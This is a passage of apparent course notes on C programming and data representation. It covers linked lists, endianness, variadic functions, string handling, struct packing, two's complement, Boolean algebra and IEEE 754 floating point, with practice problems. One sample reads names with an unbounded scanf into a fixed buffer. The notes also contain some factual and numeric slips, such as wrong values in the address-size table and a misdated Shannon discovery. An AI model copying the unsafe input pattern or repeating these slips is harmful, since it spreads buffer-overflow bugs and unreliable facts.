	/*Create a Linked List with MAX_LIST_LENGTH elements */
	printf("\nCreating Linked List of length %d\r\n\n", count);
	for(int i=0; i< count; i++)
	{
		ptr = (LLElement*)malloc(sizeof(LLElement));
		if( ptr )
		{
			ptr->var1 = i;
			ptr->nextPtr = headPtr;
			headPtr = ptr;
		}
	}


	/* Walk Linked list */
	printf("\nWalking Linked List\r\n");
	for( ptr=headPtr; ptr ; ptr=ptr->nextPtr )
	{
		printf("Found linked list element %d \r\n",ptr->var1);
	}

	return( headPtr );
}

/*****************************************************************
* RemoveElement function
*****************************************************************/
void RemoveElement(LLElement* headPtr, int elementId )
{
	/* Define variables of the structure type you just declared */
	LLElement   *ptr, *prevPtr;

	/* Delete the tagged item */
	printf("\nRemoving Linked List item %d\r\n\n", elementId );
	for( prevPtr=NULL, ptr=headPtr ; ptr ;
```

```
                                    prevPtr=ptr, ptr=ptr->nextPtr )
        {
                if( ptr->var1 == elementId )
                {
                        if (prevPtr)
                        {
                                prevPtr->nextPtr = ptr->nextPtr;
                        }
                        else
                        {
                                headPtr = ptr->nextPtr;
                        }
                        free(ptr);

                        /* We can now exit the for loop */
                        break;
                }
        }

        /* Walk Linked list */
        printf("\nWalking Linked List\r\n");
        for( ptr=headPtr; ptr ; ptr=ptr->nextPtr )
        {
                printf("Found linked list element %d \r\n",ptr->var1);
        }

        return;
}
```

Bit operations in C

“Little-endian” refers to the data format where the least significant byte (little end) is represented at the first (lowest) address and each more significant byte is represented at the next higher address. This representation requires a reversal of bytes when read by the human eye because addresses are often displayed in increasing sequence and yet we expect more significant bytes to be displayed first.

“Big-endian” is the opposite of little endian. Here the most significant byte (big end) is represented at the first (lowest) address. Intel uses the “little endian” representation. Most other processors use the “big endian” representation. Most TCPIP communications are based on the Big Endian layout. In other words, any 16- or 32-bit value within the various layer headers (for example, an IP address, a packet length, or a checksum) must be sent and received with its most significant byte first.

As an exercise in using C bit operations, covert a double word initialised in the little-endian format to a big-endian format.

<Sample 4>

```
/* Include all the headers needed for the functions used */
#include <stdio.h>
#include <wtypes.h>

/* Define function prototypes */
DWORD LittleToBigEndian(DWORD var1);

/*****************************************************************
* Main Routine
*****************************************************************/
int main(int argc, char* argv[])
{
	DWORD lEndian, bEndian;

	lEndian=0x12345678;

	bEndian = LittleToBigEndian(lEndian);

	return(0);
}

/*****************************************************************
* LittleToBigEndian
*****************************************************************/
DWORD LittleToBigEndian(DWORD var1)
{
	DWORD var2;
	BYTE* bytePtr;

	bytePtr = (BYTE*)&var1;

	printf("Little Endian - Byte0=0x%x Byte1=0x%x Byte2=0x%x
Byte3=0x%x \n",
		bytePtr[0], bytePtr[1], bytePtr[2], bytePtr[3] );

	//Now we convert to Big Endian
	var2 = ((var1&0x000000FF)<<24) | ((var1&0x0000FF00)<<8) |
((var1&0x00FF0000)>>8) | ((var1&0xFF000000)>>24);
```

```
      bytePtr = (BYTE*)&var2;

      printf("Big Endian    - Byte0=0x%x Byte1=0x%x Byte2=0x%x
Byte3=0x%x \n",
            bytePtr[0], bytePtr[1], bytePtr[2], bytePtr[3] );

      return( var2 );
}
```

Variable Argument Functions

There are times where a function may need to take a variable number of arguments. We have used one such function extensively in our samples – “printf”. We can pass a variable number of parameters to this function depending on how many variables we wish to print.

You may have other reasons to use a variable argument function. Sometimes you may want to accommodate varying argument types. In this case, your first parameter could give you info on what the second parameter type is going to be.

The difficulty with writing a variable length function is that you are responsible for walking the stack and picking the parameters passed in. Fortunately C provides some convenient macros to do this for us.

In the sample below we write a simple variable length function that allows us to pass a DWORD or a string as our second parameter. Note the use of the “va_start”, “va_arg” and “va_end” macros to help us get data that was passed on the stack.

<Sample 5>

```
/* Include all the headers needed for the functions used */
#include <stdio.h>
#include <wtypes.h>

/* Define function prototypes */
void VariableLengthArg(DWORD type, ...);

/*****************************************************************
* Main Routine
*****************************************************************/
int main(int argc, char* argv[])
{
	VariableLengthArg(0, 0x12345678);
	VariableLengthArg(1, "This is a string");
	return(0);
}

/*****************************************************************
* VariableLengthArg
*****************************************************************/
void VariableLengthArg(DWORD type, ...)
{
	va_list	argList;

	va_start( argList, type );

	switch(type)
	{
		case 0x00:
			DWORD dword;

			dword = va_arg(argList, DWORD);
			printf("DWORD=0x%x\n", dword);
			break;

		case 0x01:
```

```
                char* strPtr;

                strPtr = va_arg(argList, char*);
                printf("String=%s\n", strPtr);
                break;
        }

        va_end(argList);
}
```

String Operations

Write a program that will ask the user for their name and age. Then compare their name against yours and print their and age on the screen.

Note that all the string functions used here are part of the standard C libraries. You can find the function signatures for any of these functions using the on-line help in Visual Studio. Highlight the function and press "F1".

In the debugger look at the "output" memory location during each of the string operations. Observer that "strcpy" and "strcat" are appending a NULL at the end of the string. This is how C determines the end of a string. The memory buffer allocated for a string must always account for a NULL.

Notice the use of the "itoa" function to convert an integer to a string.

<Sample 6>

```
/* Include all the headers needed for the functions used */
#include <stdio.h>
#include <string.h>
#include <wtypes.h>


/*****************************************************************
* Main Routine
*****************************************************************/
int main(int argc, char* argv[])
{
	char		*yourName="Akiko";
	char		name[100];
	char		output[200];
	unsigned int	age;
	char		ageAsString[5];

	/* Get the user's name */
	printf("\nPlease enter your first name: ");
	scanf("%s",name );

	/* Get the user's age */
	printf("\nPlease enter your age: ");
	scanf("%d",&age );

	/* Check if you have the same name as the user */
	if(!strcmp( name, yourName ) )
	{
		printf("\nDid you know that we share the same name?\n");
	}
	/* May the user forgot to uppercase the first letter of a proper
noun*/
	else if( !stricmp( name, yourName ) )
	{
		printf("\nDid you know that we share the same name? I like
to uppercase the first letter of my name though!\n");
	}

	/* Format your response and print it*/
```

```
        strcpy( output, name );
        strcat( output, " is " );
        itoa( age, ageAsString, 10 );
        strcat( output, ageAsString );
        strcat( output, " years old\n");
        printf("%s", output );

        /* Format your response the easy way and print it*/
        sprintf( output, "\n%s is %d years old\n", name, age );
        printf("%s", output );

        return(0);
}
```

#pragma pack

In section 2 we learned how to declare a structure with multiple fields. The compiler will generally try to place each field within a structure at its "**natural boundary**". What this means is that each member of a structure will be placed at an address that is divisible by the size of the member.

For example, if you have an integer member in a structure, the compiler will ensure that the integer variable is at an address that is divisible by the size of an integer on the platform (usually 4). If you had a character member variable, it can be placed at the next available location since its size is 1 byte.

The reason the compiler does this is because it allows the compiler to use mnemonics that are optimized to deal with a particular data type if the data is located at its natural boundary. These optimized mnemonics expect variables to be located at their natural boundaries, otherwise they generate an exception that is commonly referred to as a "**data-alignment fault**".

The **maximum** gap that the compiler will leave between member variables in its attempt to place members at their natural boundaries is dictated by the **"#pragma pack**" compiler directive. You can redefine this pack directive as required within your file.

In the sample below, we define a structure with a character and an integer. Since the integer is 4 bytes on a PC, the total theoretical size of our structure must be 5 bytes. Let us find that actual size when using the pack(1) and pack(4) directives.

<Sample 7>

```
/* Include all the headers needed for the functions used */
#include <stdio.h>
#include <string.h>
#include <wtypes.h>

/* Save the compiler's default pragma pack */
#pragma pack(push)

/* Ask the compiler's to use pragma pack(1) */
#pragma pack(1)
typedef struct
{
      char  charVar;
      int   intVar;
}PACK_1_STRUCT;

/* Ask the compiler's to use pragma pack(4) */
#pragma pack(4)
typedef struct
{
      char  charVar;
      int   intVar;
}PACK_4_STRUCT;

/* Restore the compiler's pragma pack */
#pragma pack(pop);


/*************************************************************
* Main Routine
*************************************************************/
int main(int argc, char* argv[])
```

```
{
	printf("Size of PACK_1_STRUCT = %d\n", sizeof(PACK_1_STRUCT) );
	printf("Size of PACK_4_STRUCT = %d\n", sizeof(PACK_4_STRUCT) );

	return(0);
}
```

Example Problems

Problem 1

Consider the following function, written in C:

```
int AStringFunction(char* stringArgument)
{
        int         i = -1;
        while( stringArgument[i+1] ) i++;

        return (i+1);
}
```

What does this function do? Give an example of how it could be used.

Problem 2

My C program contains the declarion:

```
char c1 = 'C';
char c2 = c1 + 'a' –'A'
```

what is the value of c2?

Problem 3

Imagine a new data type that is an unsigned integer that occupies 4 bits. What are the binary and decimal values of the largest and smallest values that can be represented by this data type?

Problem 4

The main( ) function of myprog.c has the declaration

```
int main( int c, char* myArray[ ]);
```

I compiled the program with the command

```
gcc –Wall –g –o myProg myProg.c
```

When I run the program using the command

./myProg is as fast as any other

What values are stored in “c” and “myArray” in the main() function?

Problem 5

I have an unsigned int variable x and I want to perform modulo division by 65,536 (I want the remainder from dividing x by 65,536) by using a bit mask. What bit mask could I use (specify it as a hexadecimal number) and what operation would I need?

Week 3: Integer Data Representation & Manipulation

Big Endian and little endian

Little endian refers to the format where the least significant byte (little end) is represented at the first (lowest) address and each more significant byte is represented at the next higher address. This representation requires a reversal of bytes when read by the human eye because addresses are often displayed in increasing sequence and yet we expect more significant bytes to be displayed first.

Big endian is the opposite of little endian. Here the most significant byte (big end) is represented at the first (lowest) address.

Intel uses the “little endian” representation. Most other processors use the “big endian” representation.

Below is an example of how the little endian representation looks like in memory.

```c
#include <stdio.h>

int main()
{
    int x, y;

    x = 10;
    y = x * -1;

    return(0);
}
```

```
Starting program: /home/gopalas/CSCI247/CProg/Example2/a.out

Breakpoint 1, main () at NumRep.c:7
7               x = 10;
(gdb) n
8               y = x * -1;
(gdb) n
10              return(0);
(gdb) p &x
$1 = (int *) 0x7fffffde578
(gdb) p &y
$2 = (int *) 0x7fffffde57c
```

```
(gdb) x /4x 0x7fffffde578
0x7fffffde578: 0x0a    0x00    0x00    0x00
(gdb) x /4x 0x7fffffde57c
0x7fffffde57c: 0xf6    0xff    0xff    0xff
(gdb)
```

Endian swapping code…

```
inline void endian_swap(unsigned short& x)
{
    x = (x>>8) |
        (x<<8);
}

inline void endian_swap(unsigned int& x)
{
    x = (x>>24) |
        ((x<<8) & 0x00FF0000) |
        ((x>>8) & 0x0000FF00) |
        (x<<24);
}

// __int64 for MSVC, "long long" for gcc
inline void endian_swap(unsigned __int64& x)
{
    x = (x>>56) |
        ((x<<40) & 0x00FF000000000000) |
        ((x<<24) & 0x0000FF0000000000) |
        ((x<<8)  & 0x000000FF00000000) |
        ((x>>8)  & 0x00000000FF000000) |
        ((x>>24) & 0x0000000000FF0000) |
        ((x>>40) & 0x000000000000FF00) |
        (x<<56);
}
```

Boolean Algebra

Introduction

It was the Greek philosopher Aristotle who first proposed a system for reasoning and deriving truths. Aristotle defined a system where one starts with a known truth that is indisputable and always true. This starting point is referred to as a "premise". From this premise he then defined a way to derive other truths by using a method of argumentation that classified a derived statement as either true or false. If a derived statement was classified as true, then it can effectively be a premise for a subsequent derivation. The uniqueness of this scheme is that there are only two possibilities for a derived argument. It is either true or it is false. It cannot be both at the same time. And it cannot be neither true nor false. This system for deriving truths was defined as "logos" or "logic" and was part of Aristotle's greater dissertation on rhetoric which included "ethos" and "pathos".

It was the British mathematician, George Boole who converted Aristotle logical system of reasoning into a mathematical form with well-defined mathematical rules for deriving relationships between mathematical variables that conformed to the limitation that they represented only two possible values – true or false. This system of mathematics is referred to as Boolean Algebra.

It was almost a hundred years later, in the early 1900s, that Claude Shannon discovered that Boolean Algebra had an invaluable application in Digital Electronics, where the state of an electronic system was always defined as a "on" or "off". At the time George Boole worked on Boolean Algebra, he would have

never imagined the practical value of his efforts. And yet today, Boolean Algebra is indispensable in the design of digital circuits.

Boolean Arithmetic

Let us start our study of Boolean algebra by defining the possible operations one can use in Boolean arithmetic. The fundamental rule in Boolean algebra is that a variable can have one of two values – "0" or "1". It cannot have any other value. Boolean arithmetic allows for addition and multiplication of Boolean variables. Note that subtraction and division are disallowed. To allow subtraction, we will need the use of negative numbers. But remember that Boolean variables can only be a "0" or a "1". There are no negative numbers. And division is a compounded form of subtraction and hence that too is disallowed.

The rules for addition are as follow;

0 + 0 = 0
0 + 1 = 1
1 + 0 = 1
1 + 1 = 1
1 + 0 + 1 + 1 + 1 = 1

Note that the first three operations should seem normal for someone used regular arithmetic. However the last two operations are odd. We have already stated that the only values a variable can have in Boolean Algebra are a "1" or a "0". If you add two 1s, the sum cannot be expected to be a "0". And the only other option available is "1" and so "1 + 1 = 1" in Boolean algebra. Further it does not matter how many variables you add, as long as any one of them is a "1" the answer is "1" as shown in the last operation above.

The rules for multiplication are as follow;

0 x 0 = 0
0 x 1 = 0
1 x 0 = 0
1 x 1 = 1
1 x 0 x 1 x 1 x 1 = 0

When it comes to multiplication, the rules are identical to regular algebra.

Like regular algebra, Boolean variables can also be represented by names. A Boolean variable can be referred to as "A" or "B" or "C" and so on. And any variable can be defined to have a value of "1" or "0". If the variable "A" has a value of "1" then the complement of "A" (also referred to as A-NOT and denoted as A') will have its opposite value, which in this case would be a "0".

In regular arithmetic there are some operations that always have a predefined answer like the addition of "0" to any variable will not change the value of that variable. These are referred to as identities or always true. Now let us discuss the identities in Boolean arithmetic. We will use "A", "B" and "C" as Boolean variable in the illustrations below.

A + 0 = A
A + 1 = 1
A + A = A
A + A' = 1

A x 0 = 0

A x 1 = A
A x A = A
A x A' = 0

Complementing A an even number of times will always result in A.

A + B = B + A (Commutative property for addition)
A x B = B x A (Commutative property for multiplication)

(A + B) + C = A + (B + C) (Associative property for addition)
A x (B x C) = (A x B) x C (Associative property for multiplication)

A x (B + C) = (A x B) + (A x C) (Distributive property)
Addition in Boolean algebra is identical to an "OR" operation in digital design. An "OR" circuit will output a "1" if any of its input is defined as a "1".

Multiplication in Boolean algebra is identical to an "AND" operation in digital design. An "AND" circuit will inspect all the voltage values at its input and define an output of "1" if all the inputs are "1". If any input is "0", the AND logic will output a "0".

There is one operation in digital design that we have not discussed in the Boolean arithmetic operations above. This is the exclusive-OR operation. An "exclusive-OR" is the equivalent of (A x B') + (A' x B). Another way of looking at this is to think of this as an "OR" operation with a minor twist that if both A and B are "1", then the output is "0".

Two's Complement

In mathematics, compliments are used to accomplish subtraction using the addition of positive numbers.

The radix (base) complement of an "n" digit number "x" in base "b" is defined as "$b^n - x$".

Turns out it is often easier to compute the "diminished compliment" of a number than it is to commute the "radix compliment" of a number. The "diminished compliment" of a number in base "b" is obtained by subtracting each digit in the number from "b – 1".

Finding the compliment of a number once we know the diminished compliment is as easy as adding "1" to the diminished compliment.

In the decimal base, the compliment of a number is known as 10's compliment and the diminished compliment is known as 9's compliment.

The subtraction of "a" from "b" (b – a) can be accomplished by one of two methods:

1. The diminished compliment of "b" is added to "a" and the diminished compliment of the result is the answer.

2. The diminished compliment of "a" is added to "b" then a "1" is added and the leading "1" digit is dropped.

Eg. Let's evaluate "**1900 – 100**" using these methods. The diminished compliment of 1900 is 8099 and that of 0100 is 9899.

So if we wanted to evaluate "1900 – 0100"…

The first method will result in

> 8099 + 0100 = 8199
> the diminished compliment of 8199 is 1800 = **1800**.

The second method will result in

> 1900 + 9899 = 11799
> The leading "1" digit is dropped and "1" added 11799 - 10000 + 1 = **1800**

The above technique will only work when "b" > "a" and both "b" and "a" are positive.

A more generic solution can be obtained if negative numbers are represented by their radix complements. In this scheme, numbers less than $b^n/2$ are considered positive and the rest are considered negative whose magnitude can be obtained by taking its radix compliment. For even bases in this scheme, the value of the most significant digit will determine the sign. If the value is less than half the possible highest value, it is positive, else negative.

For example if we wanted to represent "-1900" in base 10, we could represent it by the radix compliment of 1900 which is (8099 + 1) = 8100. Since the most significant digit "8" is greater than 4 we know it is negative. If we add "1900+8100" we get 10000. If we drop the leading "1" we get "0".

In **binary base**, the radix compliment of a number is known as **Two's compliment** while the diminished compliment is known as **One's compliment**.

Two's complement is the way a computer represents signed integers. A two's complement is gotten by inverting every bit (diminished compliment) and adding one to the result (compliment).

Let's use our earlier example to study this is more detail…

```c
#include <stdio.h>

int main()
{
    int x, y;

    x = 10;
    y = x * -1;

    return(0);
}
```


```
Starting program: /home/gopalas/CSCI247/CProg/Example2/a.out

Breakpoint 1, main () at NumRep.c:7
7               x = 10;
(gdb) n
8               y = x * -1;
(gdb) n
10              return(0);
(gdb) p &x
$1 = (int *) 0x7fffffde578
(gdb) p &y
$2 = (int *) 0x7fffffde57c
```

```
(gdb) x /4x 0x7fffffde578
0x7fffffde578: 0x0a    0x00    0x00    0x00
(gdb) x /4x 0x7fffffde57c
0x7fffffde57c: 0xf6    0xff    0xff    0xff
(gdb)
```

Original number	=	00000000 00000000 00000000 00001010
Invert all bits	=	11111111 11111111 11111111 11110101
Add '1' to it	=	11111111 11111111 11111111 11110110
Translate to hex	=	0xff ff ff f6

Two's compliment using Boolean logic gates



Sign bit

In signed integer representation the MSb is set to "1" to represent a negative number.

In a 1 byte character, the MSb would have a value of 2^7 (**128**). So a number like 0x80, has a value of -128 and represents the most negative value possible for a signed character. All the other bits in the character represent a positive number. So a signed character with a value of 0x7f (127) is the maximum positive value possible in a signed character. A signed character with a value of -1 would be represented as 0xff (-128 + 127).
In a 2 byte short, the MSb would have a value of 2^15 (**32768**). So a number like 0x8000 has a value of -32768 and represents the most negative value possible for a signed short. All the other bits in the short represent a positive number. So a signed short with a value of 0x7fff (32767) is the maximum positive value possible in a signed short. A signed short with a value of -1 would be represented as 0xffff (-32768 + 32767).

In a 4 byte integer, the MSb would have a value of 2^31 (2, 147, 483, 648). So a number like 0x8000 0000 has a value of -2, 147, 483, 648 and represents the most negative value possible. All the other digits represent a positive value. So in the example above, 0x7FFF FFF6 (2,147, 483, 638) is a positive number.

As an example, let us take the number "5" and represent it as a 4-bit data type and then find its 2's compliment and see if the sign bit is getting set.

5	0101
1's compliment	1010
2's compliment	1011

The sign bit is set. Let's evaluate the value of this 2's compliment…

$(1 \times 2^3) + (0 \times 2^2) + (1 \times 2^1) + (1 \times 2^0)$
$8 + 0 + 2 + 1 = 11$

The above calculation represents the unsigned value of the 2's compliment of 5 as a 4-bit representation.

$(-1 \times 2^3) + (0 \times 2^2) + (1 \times 2^1) + (1 \times 2^0)$
$-8 + 0 + 2 + 1 = -5$

The above calculation represents the signed value of the 2's compliment of 5 as a 4-bit representation.

Now let's do the same calcultion with a 8-bit data type…

5	0000 0101
1's compliment	1111 1010
2's compliment	1111 1011

The sign bit is set. Let's evaluate the value of this 2's compliment…

$(1 \times 2^7) + (1 \times 2^6) + (1 \times 2^5) + (1 \times 2^4) + (1 \times 2^3) + (0 \times 2^2) + (1 \times 2^1) + (1 \times 2^0)$
$128 + 64 + 32 + 16 + 8 + 0 + 2 + 1 = 251$

The above calculation represents the unsigned value of the 2's compliment of 5 as a 8-bit representation.

$(1 \times 2^7) + (1 \times 2^6) + (1 \times 2^5) + (1 \times 2^4) + (1 \times 2^3) + (0 \times 2^2) + (1 \times 2^1) + (1 \times 2^0)$
$-128 + 64 + 32 + 16 + 8 + 0 + 2 + 1 = -5$

The above calculation represents the signed value of the 2's compliment of 5 as a 8-bit representation.

Notice the difference in the 2's complement representation in "-5" in the 4-bit and 8-bit data types…

2's compliment of -5 as a 4-bit data type	1011
2's compliment of -5 as a 8-bit data type	1111 1011

Sign extension

To maintain the integrity of a signed number as you cast the number from a lower size data type to a higer size data type, you need to extend the sign bit to consume all the new bits added as shown the example above.

Signed vs. Unsigned in C

In expressions containing a combination of signed and unsigned numbers, C implicitly casts the signed argument to unsigned and performs the operations assuming all variables are unsigned. This can lead to unintended consequences for relational operators such as > and <.

See practice problem 2.25 in the text… If "length" is '0', this program will cause an access violation…

```
float sum_elements(float a[ ], unsigned length )
{
        int     i;
        float   result =0;

        for (i=0; i<= length-1; i++)
        {
```

```
            result += a[i];
        }

        return result;
}
```

Memory address Ranges based on number of address lines

0x0000 0001	= 1
0x0000 0010	= 16
0x0000 0100	= 256
0x 0000 1000	= 4,096 (4 KB)
0x 0001 0000	= 65, 536 (65 KB)
0x 0010 0000	= 1, 048, 576 (1 MB)
0x 0100 0000	= 16,777,217 (16 MB)
0x 1000 0000	= 268, 435,456 (256 MB)
0x 2000 0000	= 536, 870, 912 (512 MB)
0x 4000 0000	= 1, 073, 741 824 (1 GB)
0x 8000 0000	= 2, 147, 283, 648 (2 GB)
0x1 0000 0000	= 4, 294, 967, 296 (4 GB)

64-bit systems can theoritically access 16.8 million terabytes of memory, but most only access 1 terabyte.

Size limitations of finite size arithmetic

Discuss unsigned addition, Two's complement addition, unsigned multiplication, Two's complement multiplication, Multiplying by constants.

Example Problems

Problem 1

On an Intel computer, a variable of type int is stored at address 0x1000. The contents of that part of memory is as shown below. What integer value is stored in variable x? Write your answer as a hexadecimal number.

Address	0x1000	0x1001	0x1002	0x1003
Contents	0x10	0x11	0xF3	0x05

Problem 2

What is the result of the following C operation? Write your answer in hexadecimal.

0x8F ^ 0x70

Problem 3

what is the result of the following C operation? Write your answer in hexadecimal.

0x12 && (~0x0F)

Problem 4

Consider the following declaration in the C language:

char c = 0xE2;

What is the decimal value of c?

Problem 5

What is the value of x after the following statement?

unsigned int x = 0x A4;
x = x – ((x>>4) <<4);

Problem 6

Suppose we have a data type for 6-bit 2's complement numbers. What are the binary and decimal values for the **smallest negative** and **largest negative** values that could be represented?

Week 4: Floating point Data Representation & Manipulation

Rational and Irrational numbers

Any number that can is represented in the number line is a real number.

A rational number is a number that can be expressed as a ratio of two integers. All rational numbers are real numbers.

Numbers that are real, but can't be expressed as a ratio of two integers are irrational numbers.

IEEE 754 Floating point representation

Assume we had a number 5.6 in decimal. The value of this number is really expressed as

$$(5 \times 10^{0}) + (6 \times 10^{-1})$$

Essentially every digit to the right of the decimal point is taken as a negative exponent power of the base we are dealing with.

What are our options for storing this number in memory?

One option may be to break up the number into the whole number and the fraction and store them separately. But that option does not lend itself to the exponent arithmetic possible if we stored the fraction and an exponent separately. Further it would not be an efficient use of memory for large numbers with a large number of zeros.

As it turns out, the IEEE 754 Floating-point standard represents a number as follows:

$$V = (-1)^{s} \times M \times 2^{E}$$

Where …

- S represents a single sign bit
- M is the Significand or the fractional part of the number
- E is the exponent that weights the value by a power of 2

A single precision floating point number uses bits 0 to 22 to represent the fractional part of the number while using bits 23 to 30 to represent the exponent part. Bit 31 is reserved for the sign bit.

A double precision floating point number uses bits 0 to 51 to represent the fractional part of the number while using bits 52 to 62 to represents the exponent part. Bit 63 is reserved for the sign bit.

The values encoded by the above format can be categorized into 3 different cases:

Normalized

Exponent bit pattern is neither all zeros nor all ones. **Exponent is interpreted as representing a signed integer in biased form where E = e – Bias. "e" is the unsigned number in the exponent bits and Bias is a bias value of 2^{k-1} -1 (where "k" represents the number of bits used for the exponent. 127 for single precision and 1023 from double precision). This yields exponents in ranges -126 to + 127.**

With 8 bits to represent the exponent and not allowing all bits to be set, the largest number you can get is 254. If you subtract a bias of 127 from that you get +127. With 8 bits to represent the exponent and not allowing all bits to be set to zero, the smallest number you can get is 1. If you subtract 127 from that you get -126. **Hence the range of exponent values in the normalized form are -126 to +127.**

Note that the use of a bias for the exponent as opposed to the 2's compliment is designed to allow sorting of the raw floating point numbers correctly. Generally positive and negative representation is allowed by the radix compliment. But if we use the radix complement, then negative numbers will appear larger in a raw comparison.

The fractional value is represented as $0 <= f < 1$ and the significand M is defined as "1 + f". This is called an implied leading "1" and designed to gain one extra bit of precision.

The final value is $(1+f)x2^E$ (Note E is e – Bias, f is the fractional portion).

As an exercise, try and find the float representation if you were to apply the same standard for a 16-bit float data. Assume 1 sign bit, 4 exponent bits and the balance for the fractional portion.

Denormalized

When an exponent field is all zeros, the represented number is in the denormalized form. In this case "E" is "1-Bias" and M=f.

Denormalized values provide a way to represent “0.0”, since we have a “0” from the fractional part. Note that for normalized values M was always >=1. Note that in the IEEE 754 standard, there is +0.0 and -0.0.

Denormalized values also provide a way to represent numbers very close to “0.0”.

Special Cases

The last category is when the exponent field is all “1’s”. When the fraction field is all zeros, the resulting values represents infinity (+ve or –ve).

When the fraction field is nonzero, the result is not a number and is referred to as “NaN”.

Examples of a Normalized Representation

Example 1: Convert 0.1 to Single precision using long division

In decimal when we say “0.1”, what we mean in “1/10” (one-tenth). Another way to represent this would be

$$(0 \times 10^{0}) + (1 \times 10^{-1})$$

Essentially all digits to the right of the decimal point take on a negative power of base 10.

What would “0.1” look like if we represented it as a fraction in binary? To do this we would have to divide “1” (1_{10} in binary) by “1010” (10_{10} in binary) as follows:

```
      -----
   0.00011
  ___________
1010|1.000000
    0
    ---
     10
      0
     ---
     100
       0
     -------
      1000
         0
     --------
      10000
      1010
      -----
       1100
       1010
       -----
          100
```

Notice how a terminating sequence in the decimal representation (0.1), turns out to be a non-terminating sequence in the binary fraction representation (0.000110011001100…). **An easy way to tell if a binary representation of decimal fraction will terminate is to check if the denominator in the lowest form of the fraction is a power of 2. If it is, it will terminate. If it is not, it will not terminate. Take "1/8" as an example. "8" is a power of "2" and so the binary representation will terminate.**

If we wanted to represent "0.0001100110011_2" ("0.1_{10}") as a single precision floating point, we know the Significand has an implied "1". So we can move the decimal point by four to the right and get $1.100110011\ldots_2$. The Significand then become "1001100110011…".

The exponent "E" is "-4" since we moved the decimal point by four places. If "E" is "-4" then "e" is "-4 + 127" which is 123_{10} or 1111011_2.

Since the sign is positive, the Sign bit will be 0.

So the single precision representation for 0.1 is

0	0111 1011	100 1100 1100 1100 1100 1100
<Sign>	<8-bits exponent>	<23 bits Significand>

Example 2: Convert 6.125 to Single precision using easier method

In decimal when we say "6.125", what we mean in "6 and 125/1000". Another way to represent this would be

$$(6 \times 10^0) + (1 \times 10^{-1}) + (2 \times 10^{-2}) + (5 \times 10^{-3})$$

Essentially all digits to the right of the decimal point take on a negative power of the base 10.

Step 1: Convert Decimal to Becimal

An easy way to convert "6.125" in decimal to binary is to convert the "6" and "125" separately as follows. For the integral part "6", divide by the target radix repeatedly and save the remainder in reverse order. For the fractional part ".125", multiply by the target radix repeatedly and save the whole number in the same order. Note that if the whole number becomes greater than "0", subtract "1" from the whole number prior to the next multiplication.

6/2 quotient = 3, remainder = 0
3/2 quotient = 1, remainder = 1
1/2 quotient = 0, remainder = 1
Hence 6 in binary is "110"

.125 x 2 = 0.25 ➔ whole number is 0
.25 x 2 = 0.5 ➔ whole number is 0
.5 x 2 = 1.0 ➔ whole number is 1
.0 x 2 = 0.0 ➔ subtract 1 from the whole prior to multiplication
Note any further multiplication by 2 will lead to a "0" for the LSb.
Hence .125 in binary is "001".

6.125_{10} can thus be represented as **110.001_2**

Step 2: Convert Becimal to Mantissa Exponent format

110.001_2 is the same at **$(1.10001 \times 10^2)_2$**. This tells us the Mantissa is "10001_2" (remember to remove the implied "1") and the exponent **"E" is 2**.

Step 3: Calculate Bias

In Single precision, there are 8 bits for the exponent. Hence the Bias is $2^{(8-1)}-1 = 127$.

Step 4: Evaluate "e" from "E"

e = E + Bias = 2 + 127 = 129_{10} = 10000001_2

Step 5: Evaluate sign bit

If number is positive, sign bit is "0". If number is negative sign bit is "1". In this case sign bit is "0" since the number is positive.

To represent 6.125 as a Single Precision float, we can move the decimal point to the left by two places to get "1.10001". This will make the Significant "10001" and the exponent will be "2 + 127" or 129 or 1000 0001.

0	1000 0001	100 0100 0000 0000 0000 0000
<Sign>	<8-bits exponent>	<23 bits Significand>

Example 3: Convert Single precision 0xBFC00000 to a float

0xBFC0 0000 translates to the following…

1	0111 1111	100 0000 0000 0000 0000 0000
<Sign>	<8-bits exponent>	<23 bits Significand>

Step 1: Identify classification of floating point

The exponent is neither all zeros nor all 1s. So this is a normalized floating point.

Step 2: Evaluate Bias

There are 8 bits for the exponent, hence the Bias is $2^{(8-1)} - 1 = 128 - 1 = 127$.

Step 3: Evaluate exponent "E" from "e"

$e = 0111\ 1111_2 = 127_{10}$ ➔ E = e – Bias = 127 – 127 = 0.

Step 4: Evaluate Becimal representation

Adding the implied "1" to the mantissa and multiplying by the exponent we get:

$$(1.1 \times 10^0)_2 = 1.1_2$$

Step 5: Convert Becimal to Decimal and add sign if necessary

$$(1 \times 2^0) + (1 \times 2^{-1}) = 1.5$$

Since the sign bit is set, **the normalized number is -1.5.**

Adding two floating point numbers

To add two floating point numbers, we must alter the exponent of the number with the lower exponent to match that of the number with the higher exponent. To achieve this we must alter the position of the decimal point. Let's take the following two numbers from our previous examples:

0 1000 0001 100 0100 0000 0000 0000 0000 ($6.125_{10} = (1.10001 \times 2^2)_2$)

0 0111 1011 100 1100 1100 1100 1100 1101 ($0.1_{10} = (1.10011 \times 2^{-4})_2$)

1.10001	$\times 2^2$	6.125_{10}
0.00000110011×2^2		0.1_{10}

1.10001110011×2^2		

0 1000 0001 1000111 0011 0000 0000 0000 ($6.225_{10} = (1.10001110011 \times 2^2)_2$)

Multiplying two floating point numbers

Multiplication of two floating point numbers is achieved by multiplying the significands, adding the exponents and then normalizing. Couple of things to note:

